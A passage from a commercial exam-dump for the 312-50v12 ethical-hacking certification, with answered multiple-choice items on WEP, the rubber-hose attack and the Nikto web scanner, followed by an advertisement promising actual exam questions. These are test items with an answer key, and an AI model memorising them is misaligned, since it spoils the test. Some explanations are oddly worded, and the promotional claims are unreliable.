- D. It is one of the weak channels used by WEP which makes it insecure

**Answer: B**

**NEW QUESTION 303**

- (Exam Topic 1)

In the field of cryptanalysis, what is meant by a "rubber-hose" attack?

- A. Forcing the targeted keystream through a hardware-accelerated device such as an ASIC.
- B. A backdoor placed into a cryptographic algorithm by its creator.
- C. Extraction of cryptographic secrets through coercion or torture.
- D. Attempting to decrypt ciphertext by making logical assumptions about the contents of the original plaintext.

**Answer: C**

**Explanation:**

A powerful and often the most effective cryptanalysis method in which the attack is directed at the most vulnerable link in the cryptosystem - the person. In this attack, the cryptanalyst uses blackmail, threats, torture, extortion, bribery, etc. This method's main advantage is the decryption time's fundamental independence from the volume of secret information, the length of the key, and the cipher's mathematical strength.

The method can reduce the time to guess a password, for example, for AES, to an acceptable level; however, it requires special authorization from the relevant regulatory authorities. Therefore, it is outside the scope of this course and is not considered in its practical part.

**NEW QUESTION 304**

- (Exam Topic 1)

Which of the following tools performs comprehensive tests against web servers, including dangerous files and CGIs?

- A. Nikto
- B. John the Ripper
- C. Dsniff
- D. Snort

**Answer:** A

**Explanation:**

[https://en.wikipedia.org/wiki/Nikto\\_\(vulnerability\\_scanner\)](https://en.wikipedia.org/wiki/Nikto_(vulnerability_scanner))

Nikto is a free software command-line vulnerability scanner that scans web servers for dangerous files/CGIs, outdated server software, and other problems. It performs generic and server types specific checks. It also captures and prints any cookies received. The Nikto code itself is free software, but the data files it uses to drive the program are not.

**NEW QUESTION 307**

.....

## Thank You for Trying Our Product

### We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

### 312-50v12 Practice Exam Features:

- \* 312-50v12 Questions and Answers Updated Frequently
- \* 312-50v12 Practice Questions Verified by Expert Senior Certified Staff
- \* 312-50v12 Most Realistic Questions that Guarantee you a Pass on Your First Try
- \* 312-50v12 Practice Test Questions in Multiple Choice Formats and Updates for 1 Year

**100% Actual & Verified — Instant Download, Please Click**  
[Order The 312-50v12 Practice Test Here](#)